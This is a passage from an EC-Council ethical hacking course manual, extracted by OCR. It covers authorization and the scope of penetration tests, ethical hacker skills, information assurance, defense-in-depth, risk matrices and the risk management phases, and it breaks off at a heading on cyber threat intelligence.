   The ethical hacker must discern the intent and purpose behind attacks to determine appropriate countermeasures. During the gaining-access and maintaining-access phases of an attack, the ethical hacker needs to be one step ahead of the hacker in order to provide adequate protection.

3. **Are the attackers' attempts being noticed on the target systems?**

   Sometimes attackers will try to breach a system for days, weeks, or even months. Other times they will gain access but will wait before doing anything damaging. Instead, they will take the time to assess the potential use of exposed information. During the reconnaissance and covering tracks phases, the ethical hacker should notice and stop the attack.

After carrying out attacks, hackers may clear their tracks by modifying log files and creating backdoors, or by deploying trojans. Ethical hackers must investigate whether such activities have been recorded and what preventive measures have been taken. This not only provides them with an assessment of the attacker's proficiency but also gives them insight into the existing security measures of the system being evaluated. The entire process of ethical hacking and subsequent patching of discovered vulnerabilities depends on questions such as:


- What is the organization trying to protect?
- Against whom or what are they trying to protect it?

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Are all the components of the information system adequately protected, updated, and patched?
- How much time, effort, and money is the client willing to invest to gain adequate protection?
- Do the information security measures comply with industry and legal standards?

Sometimes, in order to save on resources or prevent further discovery, the client might decide to end the evaluation after the first vulnerability is found; therefore, it is important that the ethical hacker and the client work out a suitable framework for investigation beforehand. The client must be convinced of the importance of these security exercises through concise descriptions of what is happening and what is at stake. The ethical hacker must also remember to convey to the client that it is never possible to guard systems completely, but that they can always be improved.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Scope and Limitations of Ethical Hacking

Security experts broadly categorize computer crimes into two categories: crimes facilitated by a computer and those in which the computer is the target.

Ethical hacking is a structured and organized security assessment, usually as part of a penetration test or security audit, and is a crucial component of risk assessment, auditing, counter fraud, and information systems security best practices. It is used to identify risks and highlight remedial actions. It is also used to reduce Information and Communications Technology (ICT) costs by resolving vulnerabilities.

Ethical hackers determine the scope of the security assessment according to the client's security concerns. Many ethical hackers are members of a "Tiger Team." A tiger team works together to perform a full-scale test covering all aspects of the network, as well as physical and system intrusion.

An ethical hacker should know the penalties of unauthorized hacking into a system. No ethical hacking activities associated with a network-penetration test or security audit should begin before receiving a signed legal document giving the ethical hacker express permission to perform the hacking activities from the target organization. Ethical hackers must be judicious with their hacking skills and recognize the consequences of misusing those skills.

The ethical hacker must follow certain rules to fulfill their ethical and moral obligations. They must do the following:

- Gain authorization from the client and have a signed contract giving the tester permission to perform the test.
- Maintain confidentiality when performing the test and follow a Nondisclosure Agreement (NDA) with the client for the confidential information disclosed during the

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

test. The information gathered might contain sensitive information, and the ethical hacker must not disclose any information about the test or the confidential company data to a third party.

- Perform the test up to but not beyond the agreed-upon limits. For example, ethical hackers should perform DoS attacks only if they have previously agreed upon this with the client. Loss of revenue, goodwill, and worse consequences could befall an organization whose servers or applications are unavailable to customers because of the testing.

The following steps provide a framework for performing a security audit of an organization, which will help in ensuring that the test is organized, efficient, and ethical:

- Talk to the client and discuss the needs to be addressed during the testing
- Prepare and sign NDA documents with the client
- Organize an ethical hacking team and prepare the schedule for testing
- Conduct the test
- Analyze the results of the testing and prepare a report
- Present the report findings to the client

However, there are limitations too. Unless the businesses first know what they are looking for and why they are hiring an outside vendor to hack their systems in the first place, chances are there would not be much to gain from experience. An ethical hacker, thus, can only help the organization to better understand its security system. It is up to the organization to place the right safeguards on the network.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Skills of an Ethical Hacker

It is essential for an ethical hacker to acquire the knowledge and skills to become an expert hacker and to use this knowledge in a lawful manner. The technical and non-technical skills to be a good ethical hacker are discussed below:

- **Technical Skills**
  - In-depth knowledge of major operating environments, such as Windows, Unix, Linux, and Macintosh
  - In-depth knowledge of networking concepts, technologies, and related hardware and software
  - A computer expert adept at technical domains
  - The knowledge of security areas and related issues
  - High technical knowledge of how to launch sophisticated attacks
- **Non-Technical Skills**
  - The ability to quickly learn and adapt new technologies
  - A strong work ethic and good problem solving and communication skills
  - Commitment to an organization's security policies
  - An awareness of local standards and laws

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Information Security Controls

Information security controls prevent the occurrence of unwanted events and reduce risk to the organization's information assets. The basic security concepts critical to information on the Internet are confidentiality, integrity, and availability; the concepts related to the persons accessing the information are authentication, authorization, and non-repudiation. Information is the greatest asset of an organization. It must be secured using various policies, creating awareness, employing security mechanisms, or by other means.

This section deals with Information Assurance (IA), defense-in-depth, risk management, cyber threat intelligence, threat modeling, incident management, and AI and ML concepts.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Information Assurance (IA)

IA refers to the assurance of the integrity, availability, confidentiality, and authenticity of information and information systems during the usage, processing, storage, and transmission of information. Security experts accomplish information assurance with the help of physical, technical, and administrative controls. Information Assurance and Information Risk Management (IRM) ensure that only authorized personnel access and use information. This helps in achieving information security and business continuity.


Some of the processes that help in achieving information assurance include:

- Developing local policy, process, and guidance in such a way to maintain the information systems at an optimum security level
- Designing network and user authentication strategy—Designing a secure network ensures the privacy of user records and other information on the network. Implementing an effective user authentication strategy secures the information system's data
- Identifying network vulnerabilities and threats—Vulnerability assessments outline the security posture of the network. Performing vulnerability assessments in search of network vulnerabilities and threats help to take the proper measures to overcome them
- Identifying problems and resource requirements
- Creating a plan for identified resource requirements
- Applying appropriate information assurance controls
- Performing the Certification and Accreditation (C&A) process of information systems helps to trace vulnerabilities, and implement safety measures to nullify them

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Providing information assurance training to all personnel in federal and private organizations brings among them an awareness of information technology

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Defense-in-Depth

Defense-in-depth is a security strategy in which security professionals use several protection layers throughout an information system. This strategy uses the military principle that it is more difficult for an enemy to defeat a complex and multi-layered defense system than to penetrate a single barrier. Defense-in-depth helps to prevent direct attacks against an information system and its data because a break in one layer only leads the attacker to the next layer. If a hacker gains access to a system, defense-in-depth minimizes any adverse impact and gives administrators and engineers time to deploy new or updated countermeasures to prevent a recurrence of the intrusion.





Figure 1.3: Defense in Depth

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is Risk?

Risk refers to the degree of uncertainty or expectation of potential damage that an adverse event may cause to the system or its resources, under specified conditions. Alternatively, risk can also be:

- The probability of the occurrence of a threat or an event that will damage, cause loss to, or have other negative impacts on the organization, either from internal or external liabilities.
- The possibility of a threat acting upon an internal or external vulnerability and causing harm to a resource.
- The product of the likelihood that an event will occur and the impact that the event might have on an information technology asset.

The relation between Risk, Threats, Vulnerabilities, and Impact is as follows:

RISK = Threats x Vulnerabilities x Impact

The impact of an event on an information asset is the product of vulnerability in the asset and the asset's value to its stakeholders. IT risk can be expanded to

RISK = Threat × Vulnerability × Asset Value

In fact, the risk is the combination of the following two factors:

- The probability of the occurrence of an adverse event
- The consequence of the adverse event

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Risk Level

Risk level is an assessment of the resulted impact on the network. Various methods exist to differentiate the risk levels depending on the risk frequency and severity. One of the common methods used to classify risks is to develop a two-dimensional matrix.

Working out the frequency or probability of an incident happening (likelihood) and its possible consequences is necessary to analyze risks. This is referred to as the level of risk. Risk can be represented and calculated using the following formula:

Level of Risk = Consequence x Likelihood

Risks are categorized into different levels according to their estimated impact on the system. Primarily, there are four risk levels, which include extreme, high, medium, and low levels. Remember that control measures may decrease the level of a risk, but do not always entirely eliminate the risk.

Risk Level	Consequence	Action
Extreme or High	Serious or Imminent danger	➢ Immediate measures are required to combat the risk ➢ Identify and impose controls to reduce the risk to a reasonably low level
Medium	Moderate danger	➢ Immediate action is not required, but action should be implement quickly ➢ Implement controls as soon as possible to reduce the risk to a reasonably low level
Low	Negligible danger	➢ Take preventive steps to mitigate the effects of risk

Table 1.1: Risk Levels

Risk Matrix

The risk matrix scales the risk occurrence or likelihood probability, along with its consequences or impact. It is the graphical representation of risk severity and the extent to which the controls can or will mitigate it. The Risk matrix is one of the simplest processes to use for increased visibility of risk; it contributes to the management's decision-making capability. The risk matrix defines various levels of risk and categorizes them as the product of negative probability and negative severity. Although there are many standard risk matrices, individual organizations must create their own.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Probability		Consequences				
		Insignificant	**Minor**	**Moderate**	**Major**	**Severe**
81 - 100%	Very High Probability	Low	Medium	High	Extreme	Extreme
61 - 80%	High Probability	Low	Medium	High	High	Extreme
41 - 60%	Equal Probability	Low	Medium	Medium	High	High
21 - 40%	Low Probability	Low	Low	Medium	Medium	High
1 - 20%	Very Low Probability	Low	Low	Medium	Medium	High


Table 1.2: Risk Matrix

The above table is the graphical representation of a risk matrix, which is used to visualize and compare risks. It differentiates the two levels of risk and is a simple way of analyzing them.

- Likelihood: The chance of the risk occurring
- Consequence: The severity of a risk event that occurs

Note: This is an example of a risk matrix. Organizations must create individual risk matrices based on their business needs.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Risk Management

Risk management is the process of identifying, assessing, responding to, and implementing the activities that control how the organization manages the potential effects of risk. It has a prominent place throughout the security life cycle and is a continuous and ever-increasing complex process. The types of risks vary from organization to organization, but the act of preparing a risk management plan is common to all organizations.

Risk Management Objectives

- Identify potential risks—this is the main objective of risk management
- Identify the impact of risks and help the organization develop better risk management strategies and plans
- Prioritize the risks, depending on the impact or severity of the risk, and use established risk management methods, tools, and techniques to assist in this task
- Understand and analyze the risks and report identified risk events.
- Control the risk and mitigate its effect.
- Create awareness among the security staff and develop strategies and plans for lasting risk management strategies.

Risk management is a continuous process performed by achieving goals at every phase. It helps reduce and maintain risk at an acceptable level utilizing a well-defined and actively employed security program. This process is applied in all stages of the organization, for example, to specific network locations in both strategic and operational contexts.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The four key steps commonly termed as risk management phases are:

- Risk Identification
- Risk Assessment
- Risk Treatment
- Risk Tracking and Review

Every organization should follow the above steps while performing the risk management process.

- **Risk Identification**

  The initial step of the risk management plan. Its main aim is to identify the risks—including the sources, causes, and consequences of the internal and external risks affecting the security of the organization before they cause harm. The risk identification process depends on the skill set of the people, and it differs from one organization to another.

- **Risk Assessment**

  This phase assesses the organization's risks and estimates the likelihood and impact of those risks. Risk assessment is an ongoing iterative process that assigns priorities for risk mitigation and implementation plans, which in turn help to determine the quantitative and qualitative value of risk. Every organization should adopt a risk evaluation process in order to detect, prioritize, and remove risks.

  The risk assessment determines the kind of risks present, their likelihood and severity, and the priorities and plans for risk control. Organizations perform a risk assessment when they identify a hazard but are not able to control it immediately. A risk assessment is followed by a regular update of all information facilities.

- **Risk Treatment**

  Risk treatment is the process of selecting and implementing appropriate controls on the identified risks in order to modify them. The risk treatment method addresses and treats the risks according to their severity level. Decisions made in this phase are based on the results of a risk assessment. The purpose of this step is to identify treatments for the risks that fall outside the department's risk tolerance and provide an understanding of the level of risk with controls and treatments. It identifies the priority order in which individual risks should be treated, monitored, and reviewed. The following information is needed before treating the risk:


  - The appropriate method of treatment
  - The people responsible for the treatment
  - The costs involved
  - The benefits of treatment
  - The likelihood of success
  - Ways to measure and assess the treatment

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Risk Tracking and Review**

  An effective risk management plan requires a tracking and review structure to ensure effective identification and assessment of the risks as well as the use of appropriate controls and responses. The tracking and review process should determine the measures and procedures adopted and ensure that the information gathered to perform the assessment was appropriate. The review phase evaluates the performance of the implemented risk management strategies. Performing regular inspections of policies and standards, as well as regularly reviewing them, helps to identify the opportunities for improvement. Further, the monitoring process ensures that there are appropriate controls in place for the organization's activities and that all procedures are understood and followed.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cyber Threat Intelligence

